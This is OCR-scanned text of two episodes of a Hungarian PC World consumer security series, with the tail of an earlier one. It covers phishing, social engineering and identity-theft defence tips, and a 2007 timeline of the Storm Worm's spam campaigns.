
Kicsit technikaira sikeredett ez a mai epizód – a korábbi, olvasmányosabb írásokhoz képest. Ünnepélyesen megígérjük, a következő alkalommal nem veszünk el ennyire a részletekben.

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

KAPCSOLÓDÓ WEBOLDALAK

ESET Smart Security: **www.eset.com/smartsecurity/**
Metasploit Malware Search: **hopp.pcworld.hu/3794**
Microsoft Baseline Security Analyser Tool: **hopp.pcworld.hu/379**
Secunia Software Inspector: **secunia.com/software_inspector/**
Finjan SecureBrowsing biztonsági beépülő: **securebrowsing.finjan.com**
Robot Genius RgGuard biztonsági beépülő: **www.robotgenius.net**
Netcraft Anti-Phishing Toolbar: **toolbar.netcraft.com**
NoScript Firefox extension: **noscript.net**
Crawler Toolbar: **www.crawler.com/products/toolbar.aspx**



A Finjan SecureBrowsing beépülőmodulja kártékony oldalra figyelmeztet

A Robot Genius böngészőklienshez tartozó beépülője már magát a Metasploit-oldalt is veszélyesnek jelöli

A kártékony programot tartalmazó weblap nyitóoldala semmilyen jelét nem mutatja a fertőzésnek

SOCIAL ENGINEERING – ÉS AMI MÖGÖTTE VAN

Megtévesztők

CD1/DVD
A cikkben említett programok megtalálhatók a lemezmellékleten

Sorozatunk ötödik epizódjában a megtévesztésről és az ellene használható védekezési módszerekről lesz szó, de megtudhatjuk azt is, mi az a PhishTank, és többek között felvázolunk egy nagy csokor hasznos védelmi tippet.

A veszély az emberiséggel egyidős. Mindig is voltak a természetben ellenségeink, ráadásul rosszindulatú embertársaink is régóta velünk élnek. Ők lelkiismeret-furdalás nélkül kihasználták, kifosztották a tapasztalatlanabbakat, a gyengébbeket. Az informatika korában ez úgy jelentkezik, hogy sok, magas szintű – de legalábbis átlag feletti – számítástechnikai tudással felvértezett (nem utolsósorban kiváló emberismerettel megáldott) vírusíró és csaló úgy érzi, joga van tudatlan áldozatait becsapni, meglopni, megkárosítani, akik ezt sokszor szinte észre sem veszik. Az utóbbi évek tendenciája azt bizonyítja, hogy míg kezdetben elsősorban virtusból és kitűnni vágyásból készítettek kártékony kódokat, mára ez elsősorban üzleti céllal végrehajtott bűncselekménnyé lépett elő. A reklámterjesztők fizetnek a víruskészítőnek a fertőzött gépekről kiküldött kéretlen reklámokért (spam), bérbe veszik a távirányítható fertőzött gépekből álló botnethálózatot, de eladható internetes portékává léptek elő a trójai és kémprogramok segítségével ellopott hitelkártya- vagy személyes adatok is. Ezek mellett olyan internetes csevegőszobák (chatrooms) is léteznek, melyekben az adathalászok, botnet-„pásztorok" nyíltan hirdetik szolgáltatásaikat.

Őrködni kell a javak felett

Ahogy gépkocsinkat vagy lakásunkat sem hagyjuk tárva-nyitva magunk után, úgy kétségtelenül számítógépünknek is szüksége van hathatós védekezésre.

A statisztikák szerint jelentős menynyiségű károkozó program mindig arra a számítógépes környezetre készül, amelyet egyrészt tömegesen használnak, másrészt széleskörűen hozzáférhető technikai dokumentációval is rendelkezik. Ez jelenleg – az egyszerű felhasználók szempontjából – döntő többségben a windowsos asztali rendszereket jelenti, de semmiképpen sem mondhatjuk, hogy a többi platform teljesen mentes lenne a támadásoktól. A kártevők összezavarhatják a számítógépet, tönkretehetik a benne tárolt adatokat, és sajnos az sem kizárt, hogy bizalmas adatainkat, valamint a használat során alkalmazott kódokat illetéktelenek részére juttatják el, amelyekkel vissza is élhetnek.


Micsoda különbség! – mondhatnánk. És valóban, a csaló oldal még a PIN-kódunkat is bekéri – korántsem véletlenül

Ám a megfelelő védelmi program és a frissítés csak a szükséges megoldás egyik fele. A másik oldalon a józan észnek, az óvatosságnak kell(ene) erőteljesen munkálkodnia. Murphy szerint „Bízz embertársadban, de azért emeld meg a kártyapaklit!" Mivel az internet világát bizonyíthatóan nem csupa Grállovag népesíti be, szükséges az egészséges, józan gondolkodás, a rendszeres kételkedés. Mára már elkerülhetetlen, hogy az átlagemberek megszabaduljanak a naivitástól, a túlzott jóhiszeműségtől. Vesztenivalója igenis mindenkinek van, nem intézhető el egy kézlegyintéssel: „ugyan ki támadna éppen engem, hiszen én jelentéktelen szürke célpont vagyok!" A megfelelő hozzáállást talán éppen Senecától leshetjük el: „Aki mindenkiben megbízik, az éppolyan káros, mint aki senkiben sem." Kell tehát egy alapértelmezett egészséges bizalmatlanság ahhoz, hogy később ne váljunk áldozattá. Ezt minimális informatikai tájékozottsággal már alapszinten elérhetjük – ehhez olvassunk időnként számítástechnikai és biztonságtechnikai témájú weboldalakat, magazinokat.

Archetípusok - fő felelős az emberi természet

A tanmesében a farkas magát a kecskemamának kiadva kopogtat a kecskecsalád ajtaján, ahol az egyedül lévő kisgidák, távol lévő anyjuk tanácsát követve, arra kérik, először mutassa meg a mancsát, fehér-e – hát persze, hogy nem az! A farkas hoppon marad - ám nem adja fel, cselhez folyamodik. A furfangos ordas lisztbe meríti a mellső lábát, majd krétát nyel, és úgy megy vissza újra. Mivel a lába ezúttal már fehér, és a hangja is vékony, hát a kisgidák beengedik, a történet folytatását pedig már valamennyien ismerjük. Nos, a számítógép-használók többsége még ilyen minimális figyelmet sem fordít saját biztonsága megóvására. Újból és újból megjelennek a kéretlen levelek (spam) – a mellékletben digitális kártevőkkel – és mindig a felhasználók naivságára, kíváncsiságára apellálnak – sikerrel.


Kurnyikova meztelen fotói, gyors haszon a tőzsdén, különleges gyógyszerakció, azonnali adó-visszatérítés, Vista crack, kiemelkedő jövedelem napi egy óra otthoni munkával, univerzális szériaszám-generátor minden vírus-



Az egyik első film, amely hackerekről szól, valóságon alapuló történettel

keresőhöz, férfiasságnövelő, ingyendiploma, csodás fogyókúrarecept, 230 halottja van az Európában dúló viharoknak, keresik a balesetben elhunyt milliomos örökösét, és küldjük el az összes személyes adatunkat – az ismeretlenektől érkező levelek típusainak felsorolása még hosszan folytatható.

Vajon Diane Clara igazán azt gondolja, hogy 30 dollárért meg fogjuk venni a gyógyfüvekből készült pénisznövelő piruláit? És vajon az állítólagos Ibro Usen, a Bank of Africa könyvvizsgálati és könyvelési szekciójának munkatársa Burkina Fasóban valóban át-



Továbbra is az USA a trójai és billentyűzetnaplózó programok fő kibocsátója

2006 DDoS, vagyis távoli szolgáltatásmegtagadásos támadásai

A személyes adat érték, ne szórjuk magunkról bőkezűen az információkat a közösségi portálokon

utalja majd takarékbetét-számlánkra azt a 9 millió dollárt, ha megadjuk a személyes banki adatainkat? Amíg van, aki ezt elhiszi, nem lehet teljesen útját állni a csalásoknak. Sajnos mindig akad kellő számú balek, akik miatt a rosszfiúknak megéri trükközni.

Át a palánkon - egy korai adathalász akció

A tipp régi: a 23 című filmben (1998, rendezte Hans-Christian Schmid) a főszereplők Németországban C64 és Atari gépekkel törnek be különböző számítógéprendszerekbe (a Karl Kochról szóló film valóságos eseményeken alapul, fiatalok egy csoportja ténylegesen betört egy nukleáris erőmű rendszerébe). Az ötlet már ott is elhangzott: hogyan lehet betörni oda, amit nagyon őriznek? Hát fel kell állítani egy hamis kaput, amely igazinak látszik, abba beírják az adatokat a gyanútlan belépők, utána a látszat kedvéért azért továbbítani kell őket az igazi bejárathoz is, nehogy gyanakodjanak, de az adatok máris a mi kezünkben vannak.

Adathalászat (Phishing)

Az adathalászat során internetes csalók e-maileket küldenek szét fontos cégek (például bankok, hitelintézetek, közhivatalok) nevében, hogy megtévesztve a címzetteket, hozzáférjenek azok bizalmas adataihoz, például hitelkártyaszámokhoz, jelszavakhoz. Ezek a trükkös üzenetek például felhívják a felhasználó figyelmét arra, hogy látogasson el egy internetes honlapra, ahol azután személyes adataik beírására utasítják, azzal az ürüggyel, hogy frissítik az információkat, de akár meg is fenyegethetik, hogy zárolják számlájukat, ha nem mennek el az adott weboldalra. Ami azonban első pillantásra a vállalat hivatalos honlapjának tűnik, az nem más, mint a csalók által létrehozott tökéletes másolat. Ha valaki itt megadja számlájának részletes adatait, arra már keresztet is vethet: a csalók rekordsebességgel megcsapolják azt. A machináció lényege, hogy megtévesztéssel fontos információkat csaljanak ki valakitől.

Az adathalászat az úgynevezett Social Engineering tevékenységek családjába tartozik: ez egy szépen hangzó elnevezés, valójában azonban olyan manipulációt jelent, amelynek segítségével, hamis látszattal olyan dolgokra is rávehetők az emberek, amilyenekre megtévesztés nélkül nem lenne esély. Újabban előfordulnak hamis telefonszámmal való visszaélések is, ilyenkor a bank nevében a csalók várják „adategyeztetésre" az ügyfeleket. Meghaladja a cikk terjedelmét a számos – sajnos életszerű és hihető – példa, amit Kevin Mitnick könyveiben olvashatunk, ezért csak egyetlen példát ragadunk ki: „Halló! Jó napot kívánok, én a rendszergazda vagyok, éppen rendszerátállás van, kérem, diktálja be gyorsan a jelszavát..." Akit bővebben is érdekel, mindenképpen olvassa el a Megtévesztés művészete és a Behatolás művészete című, magyarul is megjelent izgalmas köteteket.


Célkeresztben az átlagember

Identity theft – azaz személyiséglopás. Mit értünk ezen? A személyiség (személyes adatok, kapcsolatok) eltulajdonítását, valamilyen tisztességtelen szándékkal. Ez régóta létezik (gondoljunk csak az ellopott útlevelek, jogosítványok, igazolványok vagy akár a jövedéki zárjegyek feketepiacára), a modern technológia azonban új távlatokat nyitott meg az elektronikus forma előtt. Ha a cikk olvasója úgy véli, őt nem fenyegeti semmilyen veszély, hiszen ő „csak" egy hétköznapi kisember, akkor máris sorolhatjuk az ellenérveket. Jogosítványa, helyrajzi számmal rendelkező ingatlanja, bankkártyája valószínűleg, személyigazolványa és TAJ-száma pedig biztosan mindenkinek van. Ha valaki a nevében bankkártyát, kölcsönt igényelne a banktól, vagy a nevével visszaélve hamis vásárlásokat vagy kórházi számlákat produkálna, tudna néhány kellemetlen percet szerezni. Akadnak azonban olyanok is, akik személyes adatainkkal visszaélve vagy pénzszerzési céllal, vagy bosszúvágyból is nagyon megkeseríthetik az életünket. Pontos személyi adataink ismeretében (kiolvassák az iWiW-ről) például feladhatnak rólunk egy feljelentést az APEH-nak, benne pár százmillió forint be nem fizetett adóról – ez lehet egy személyes leszámolás a haragossal vagy netán a konkurenciával, de az ellopott pénzügyi adatok, például üzleti forgalom, áfa mértéke stb. bizonyos célközönségnek (például üzleti versenytársainknak) igazi pénzt érő információ. Nem is soroljuk a lehetőségeket, ezek beláthatatlanok. Rejtő Jenő – aki a sok vidám könyv mellett a komorabb Csontbrigádot is írta, melyben mintha előre megérezte volna a későbbi koncentrációs táborok hangulatát – azt írta, „az fél igazán a jövőtől, akinek van fantáziája".

Beszélő számok

Ha megvizsgáljuk a cikk írásakor rendelkezésre álló statisztikákat, a **www.phishtank.com** adatai szerint több mint 230 ezer adathalász oldal szerepel a nyilvántartásukban. Hasonlóan riasztóak a **www.antiphishing.org** számai is: a phishing esetek száma szinte minden évben megduplázódik. A célpontok döntő hányada bank vagy pénzintézet, 4-5 százaléka kiskereskedelmi egység, és körülbelül 1 százaléka internetszolgáltató (ISP) vagy egyéb vállalkozás. Földrajzilag is érdekes a kép: itt az USA, Kína és Oroszország követi egymást – ezek a billentyűleütés-naplózó (keylogger) és trójai letöltők által használt és az adott országban hosztolt webhelyekre utalnak.

A Symantec 2006 második félévéről szóló jelentésében pedig Izrael bizonyult az internetes támadások melegágyának, második Tajvan, őket követik az Egyesült Államok és Lengyelország. Ez persze nem okvetlenül az elkövetők nemzetiségét jelöli, hanem csupán a rosszindulatú kódokat futtató gépek helyszínére utal. Az újabb összefoglaló tanúsága szerint az interneten keresztül végrehajtott támadások döntően továbbra is az Egyesült Államokból indulnak, a második helyen e tekintetben Kína áll, és meglepetésre Oroszország kiszorult az első tízből, a harmadik helyen Németország váltotta fel. Papp Péter információbiztonsági szakértő novemberi sajtótájékoztatóján hangzott el az az érdekes adat, miszerint a bűnözőknek nagyon is kifizetődő az elektronikus csalásokkal foglalkozni, hiszen 2005-ben ebből már több pénzük származott, mint a drogkereskedelemből. A számítógépes csalásokkal okozott kár az USA-ban elérte a 105 milliárd dollárt.



Az adathalász akcióknak sosincs uborkaszezonja, de a piros betűs ünnepek közeledtével mindig fellendül a csalási kedv

Még a legjobb biztonsági szoftver sem segít, ha személyesen ki tudják kémlelni jelszavunkat

„Az óvatosság nem bizalmatlanság" (Virág elvtárs)

Mit tudhatok? Mit kell tennem? Mit szabad remélnem? Ezekre a kérdésekre igyekszünk most felvázolni néhány hasznos tanácsot.


• Az internet használatakor a számítógép védelme érdekében a lehető legnagyobb gondossággal járjunk el; az esetleges vírusfertőzésekkel, betörési kísérletekkel és trójai programokkal szemben védjük rendszerünket tűzfallal, víruskeresővel és kémprogramirtóval.

• Rendszeresen töltsük le az általunk használt operációs rendszerhez, böngészőhöz, víruskeresőhöz, és egyéb szoftverekhez az elérhető frissítéseket, javítóverziókat és csomagokat.

• Mások jelenlétében, illetve nyilvános helyen (például internetkávézó, munkahelyen sokak által közösen használt gép stb.) ne vegyünk igénybe banki internetes szolgáltatást.

• Használjunk kellően erős (nem saját vagy családtagjaink nevét, hanem kis- és nagybetűket, valamint egyéb karaktereket is tartalmazó, továbbá tíz karakter hosszúság feletti) jelszavakat, és ezeket rendszeres időközönként, például negyedévente cseréljük.

• Gyanú esetén tekintsük úgy, mintha jelszavaink máris illetéktelen kezekbe kerültek volna, és haladéktalanul változtassuk meg őket – biztos, ami biztos alapon.



Az ingyenes Erase segédprogram hatásosan segít eltüntetni a nemkívánatos adatokat eladásra váró használt gépünkről

• Ne legyünk lusták, és minden helyszínen más, egyedi jelszót válasszunk. Kevés szánalmasabb és elkeserítőbb dolog van, mint ha valakinek mindenhol ugyanaz a jelszava, és amikor azt ellopják, rövid úton a banki, levelezési, web-, FTP-, üzenő- és iWiW-kapcsolatait is szétdúlják – rosszabb esetben illetéktelenül felhasználják a nevükben.


• Fontos vagy bizalmas adatokat tartalmazó nyomtatott vagy kézzel írt papírjainkat ne dobjuk egy darabban a szemetesbe, hanem lehetőség szerint saját kezűleg semmisítsük meg őket valamilyen módon (iratdaráló, égetés, apró darabokra tépkedés stb.).

• Fontos vagy bizalmas adatokat tartalmazó adathordozóinkat (hajlékonylemez, CD, DVD) ne dobjuk ki egyszerűen a szemetesbe, hanem célszerű saját kezűleg megsemmisíteni őket (például késsel vagy csavarhúzóval karcoljuk össze a felületét, törjük szét).

• Ha eladjuk korábban használt adathordozóinkat (merevlemez, USB-háttértár, memóriakártya, belső memóriával ellátott digitális fényképezőgép, iPod), ne csak egyszerűen töröljük annak tartalmát, mert az adatok különféle adat-helyreállító célprogramokkal egyszerűen visszaállíthatók. Lehetőség szerint saját kezűleg írjuk felül semmitmondó adatokkal, vagy használjunk többszörös alapos törlést végző segédprogramot (például Eraser, DBAN, Secure Erase), és csak ezt követően adjuk tovább őket. A működésképtelen merevlemezt akár saját kezűleg is megsemmisíthetjük, ehhez dobjuk tűzbe, fűrészeljük ketté, vagy fúrjuk át fúrógéppel.

• Lejárt bankkártyánkat vagy más, műanyag alapú azonossági igazolványunkat kidobás előtt alaposan semmisítsük meg: égessük el, vagy vágjuk szét egészen kis darabokra.

• Ha az utcán vagy bárhol adathordozót (CD/DVD, USB-kulcs stb.), vagy iPodot találunk, legyünk gyanakvóak! Hátha pont nekünk készítették oda, akár egy újfajta billentyűzetleütés-naplózó (keylogger) vagy más kémprogram is lapulhat rajta. Ez a módszer nagyon népszerű vezető beosztású emberek elleni célzott kémkedésre.



„Mire vágsz fel, öreg? Darabokra!" – mégpedig szó szerint. Nem árt tudni, hogy a szervizekben a cseregaranciára leadott hibás merevlemez bárhová kerülhet: javítják, újra eladják, esetleg szakszerűtlenül egyszerűen kidobják a szemétbe

A hivatalos helyről érkező levelekben sosincs ilyesmi

• A névtelen, újonnan megjelent védelmi csodaprogramokat ne a saját bőrünkön próbáljuk ki, hiszen ezek között számtalan csalárd, hamis riasztást produkáló, sőt erőszakosan védelmi pénzt követelő alkalmazás is akad. Használjunk neves, a teszteken jól teljesítő, ismert, illetve megbízható és elérhető hivatalos gyártótól származó víruskeresőt, amelyhez magas színvonalú terméktámogatás is jár.

Persze a szűkebb szakma is ötleteket merít a fórumok hasábjain, íme az ezekből kimazsolázott két legérdekesebb hozzászólás:

• Ha frissen felfedezett, még nem letiltott adathalász oldalra tévedünk, érdemes ott gyorsan feltölteni a rubrikákat szemét adatokkal, hogy az adathalászoknak a felgyülemlett adatbázisból nehezebb legyen kinyerni a valódi áldozatok adatait. Mivel ezeket úgyis eladják (mármint a begyűjtött adatokat), hátha megér előbb-utóbb pár törött lábat a sok hibás adat.

• Bankkártyánkra érdemes tollal ráírni egy teljesen rossz PIN-kódot, hogy az esetleges tolvaj esélye erősen limitálódjon (időben és a kísérletek számában).

Ahogy Obi-Wan Kenobi fogalmazott: „Harcolni sokféleképp lehet". Ha ellenünk is ezt teszik, nem csukhatjuk be a szemünket, nekünk is változnunk, tanulnunk, figyelnünk kell, és meg kell ismerni az ellenséget.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

A védelem alapja a jó minőségű vírus- és kémirtó, egy jó tűzfallal megtámogatva, az okos heurisztika pedig segít távol tartani az újabb trójai és egyéb kártékony programokat

KAPCSOLÓDÓ WEBOLDALAK, KIADVÁNYOK

Secunia Software Inspector:
secunia.com/software_inspector/
David Manning filmje a spamről:
www.imdb.com/title/tt0936499/
www.rootkit.com
www.phishtank.com/stats.php
www.virushirado.hu
www.biztonsagportal.hu
wigwam.info
virusirto.lap.hu
www.antiphishing.org/
www.shadowserver.org
www.heidi.ie/eraser/

Kevin Mitnick:
A megtévesztés művészete
Kevin Mitnick:
A behatolás művészete
Dr. Kürti Sándor:
Az Infostrázsa
Nemere István:
Csalók könyve

A STORM FÉREG RÖVID ELŐÉLETE

Viharos események

Sorozatunk hatodik epizódjában ma az időjárás és a kártevők közti összefüggésekről esik szó a StormWorm, azaz a Viharféreg kapcsán. Az, hogy nem mindennapi ellenféllel van dolgunk, hamarosan kiderül a részletekből. A Storm, Small.DAM vagy Nuwar néven is ismert féreg minden idők talán leghatékonyabb kártevője.

Múlt időről sajnos szó sincs – a „kis aranyos" még mindig köztünk van, sőt hétről hétre hatékonyabb. Védekezni ellene csak megfontolt döntésekkel lehet. Ehhez viszont nem árt, ha megismerjük korábbi módszereit!

2007. január 17. „Sűrű sötét az éj, dühöng a déli szél..." (Arany János)

... Illetve viharok dúlnak, és ez remek alkalom egyes vírusírók számára, hogy újabb gyanútlan áldozatokra szabadíthassák rá kártevőiket. Több felvonásban érkezik a Viharféreg (**hopp.pcworld.hu/4223**), de a séma az unalomig ismert: az átlagfelhasználó kíváncsiságára apellál. Ilyen tárgysorú leveleket kaphattunk a Viharvírus, azaz StormWorm első felbukkanásakor:

- 230 halottja van az Európában dúló viharoknak
- Russian missile shot down Chinese satellite
- Russian missile shot down USA aircraft
- Sadam Hussein alive!
- Fidel Castro dead
- Hugo Chavez dead

A leleményes kártevőterjesztők minden alkalmat megragadnak, hogy a bekövetkezett tragédiákat, elemi csapásokat, valós vagy kitalált világpolitikai érdekességeket, szenzációkat, ünnepi évfordulókat stb. (**hopp.pcworld.hu/4224**) felhasználva minél több sebezhető számítógépet szerezzenek meg botnethadseregükhöz.

2007. január 21. A Viharféreg már rootkit technikát alkalmaz

Még koránt sincs vége a Viharféreggel kapcsolatos történetnek – a kártevőt szorgosan fejlesztik tovább. Ismét egy komoly támadási hullám zajlott le (hopp.pcworld.hu/4224), és olyan új variánsok bukkantak fel, amelyek kernel módú rootkitek segítségével (hopp.pcworld.hu/4225) rejtik el futó folyamataikat, Registry-bejegyzéseiket, valamint aktív hálózati kapcsolatukat. A rootkit olyan eszköz (vagy eszközök gyűjteménye), amelynek segítségével titokban lehet vezérelni egy számítógépet. A rootkit kifejezést Windows-alapú rendszereken általában az olyan programok meghatározására szokták használni, amelyek futó folyamatokat, állományokat vagy rendszerleíró adatbázisbeli (Registry) kulcsokat rejtenek el az operációs rendszer, illetve a felhasználó elől. Az ilyen Windowsra telepített rootkit olyan funkciókat használ, amelyekkel ily módon nemcsak saját magát képes elrejteni, hanem további kártékony kódokat – például billentyűleütés-naplózót (keylogger), vírust, kémprogramot – is észrevehetetlenné tud tenni. A rootkitek nem szükségképpen csak rosszindulatú kódok elkészítéséhez használhatók, de az utóbbi időben mind gyakrabban vetették be ezt a rejtőzködő technikát a rossz oldalon. Ezzel a módszerrel a StormWorm szinte teljesen észrevétlenül tud tevékenykedni a fertőzött rendszereken, például nem jelenik meg a Feladatkezelőben, és futását, ténykedését is igyekszik leplezni.

Viharok, árvizek jönnek, különféle katasztrófák ütnek be, de a jelek szerint nem csak a helyszínen tartózkodók válnak áldozattá: a kíváncsi kattintgatók számítógépe is könnyen egyfajta csatatérré változhat

2007. február 28. Támadás blogokon és fórumokon keresztül

A blogvírus tulajdonképpen a Viharféreg egy specializálódott változata. Az eredeti StormWorm e-mailekhez csatolt fájlokban terjedt, ezek megnyitása után olyan rosszindulatú szoftvert telepítve a gépre, amely további támadások kivitelezését teszi lehetővé. Az új variáns is hasonló, ám tartalmaz egy új elemet: amikor a fertőzött gép tulajdonosa blogbejegyzést ír, vagy online üzenőfalon hagy üzenetet, minden egyes bejegyzésébe bekerül egy fertőzött weboldalra mutató link is.

A blog az utóbbi idők slágerműfaja, az online naplók száma hihetetlen ütemben nő, így az ilyen veszélyek jelentősége is emelkedhet a jövőben.

2007. augusztus. Online Armageddon készül?

A McAfee kutatói jelentésükben egy olyan vészforgatókönyvet tártak a nyilvánosság elé, amelyben a becslések szerint mintegy 1,7 millió gép felett sikerül uralmat szereznie a zombigépekből álló StormWorm hálózatnak. Feltételezésük szerint ezt a lenyűgöző erőt nagy valószínűséggel célzottan, kiemelt célpontok ellen fogják felhasználni: nagy szolgáltatók, illetve kormányzati szervek ellen irányuló elosztott szolgáltatásmegtagadási támadásra (Distributed Denial of Service – DDoS), mint azt korábban már kipróbálták, igaz, kisebb léptékben (hopp.pcworld.hu/4226). Ez a korábbi becsléseknél jóval kiterjedtebb méretű hálózat, és emiatt

A StormWorm (más néven Nuwar) kezdeti terjedése a nagyvilágban – illusztráció az F-Secure weboldaláról

Íme egy zseniális ötlet a captcha védelem törésére: a feltörendő eredeti oldal kódellenőrző részletét beágyazzák egy szexoldalba, és mindig lesz néhány balek, aki önként és dalolva begépeli a hozzá tartozó szöveget

A YouTube-üzenetek szerint ilyet lehet nyerni. Szerintünk meg egy trójait a gépre

pusztító ereje is nagyobb lehet, illetve lesz.

Ezzel ellentétes álláspontra helyezkedett az F-Secure. Ahogy Mikko Hyppönen kutatási igazgató fogalmazott: szerinte a fertőzött PC-k száma mindössze néhány tízezer lehet csak, és ezzel nem lehet jelentősebb károkat okozni.

A hónap vége felé aztán újabb fejlemény történt: a Sunbelt munkatársai webnaplókban, például a Google Blogger oldalain is észleltek több száz olyan, napi bejegyzésnek látszó, félrevezető üzenetet, amelyek különböző trükkökkel, például ingyenes szoftverletöltéssel kecsegtetve egy látszólag ártalmatlan URL-hivatkozásra irányították az olvasót, amely azonban egy trójai programot próbált az áldozatok gépeire letölteni.

Az, hogy a bűnözők egyre több helyen próbálják terjeszteni fertőző trójai programjukat, nem meglepő, hiszen minél több gépet sikerül uralmuk alá hajtani, annál nagyobb profitot tudnak termelni a hálózat fenntartójának, a „botnet-pásztornak", aki legtöbbször bérbe adja ezt az erőforrást spamlevelek terjesztéséhez, illetve DoS- vagy DDoS-támadásokhoz.

2007. szeptember. Támadás az NFL nevében

E-mailben érkeznek az üzenetek, bennük egy hamis National Football League (NFL, az amerikai futballszövetség, NFL) oldalra mutató linkkel. A megtévesztő weboldal egyáltalán nem tartalmaz semmilyen kártékony kódot. Ha azon-

Csontvázak minden mennyiségben: kelendő a jópofaság

ban valaki rákattint bármelyik linkre vagy a képre, mindegyik a tracker.exe nevű trójai állományt tölti le egy másik szerverről.

2007. október. Színhely: a YouTube

Ide is befészkelte magát a StormWorm: az „Invite your friends" szolgáltatást felhasználva a spammerek leveleket próbáltak küldözgetni „Nyerj egy Halo3-at" szövegű levélben (ez egy Xbox játék), ám a mellékelt link ismét egy trójai programra mutatott. A jelentések szerint legalább 150 ezer ilyen levél ment ki hamis e-mail címekről, amelyeket a Gmail- és Hotmail-szolgáltatóknál, a képes kódbeíró (captcha) ellenőrzés kikerülésével regisztráltak. Szerencse a szerencsétlenségben, hogy ha friss adatbázissal rendelkező vírusirtót használtunk, akkor nem sikerült így megfertőzni a számítógépünket.

2007. november. Halloween e-mail és táncoló csontváz

A biztonsági cégek figyelmeztetnek, hogy a „Happy Halloween" és „Dancing Bones" címmel érkező levelek linkjei a híres-hírhedt StormWorm trójaira mutatnak, ezért semmiképpen ne kattintsunk rájuk. A levelekben egy link található, ám az ígért telepítőfájl helyett egy trójai program töltődik le gépünkre.

Újabb átverés: nehéz egy sportrajongótól elvárni, hogy ne kattintson kedvenc oldalán – legalábbis amit annak hisz

Szaporodnak a kártevők letöltésére szakosodott weboldalak

2007. december. Ünnepi nagyüzem

2007 végén a Storm elsősorban az ünnepekkel kapcsolatos üzenetek révén igyekezett terjedni, például a happycards2008.com vagy newyearcards2008.com nevű trójai állományok formájában. Ezek mellett a Mrs. Clause, egy Mikulás-ruhás, vetkőző hölgyeket bemutató ingyenes képernyővédő – amely valójában egy trójait tartalmazó letöltés – is sokakat megtévesztethetett. Az volt az igazán meghökkentő ebben az esetben, amit az F-Secure weblogjában olvashattunk: a vizsgált merrychristmasdude.com fertőzött oldal minden másodpercben másik IP-címhez tartozó szerverről töltődött be, ily módon nehezítve a védekezést, illetve a nyomozást.

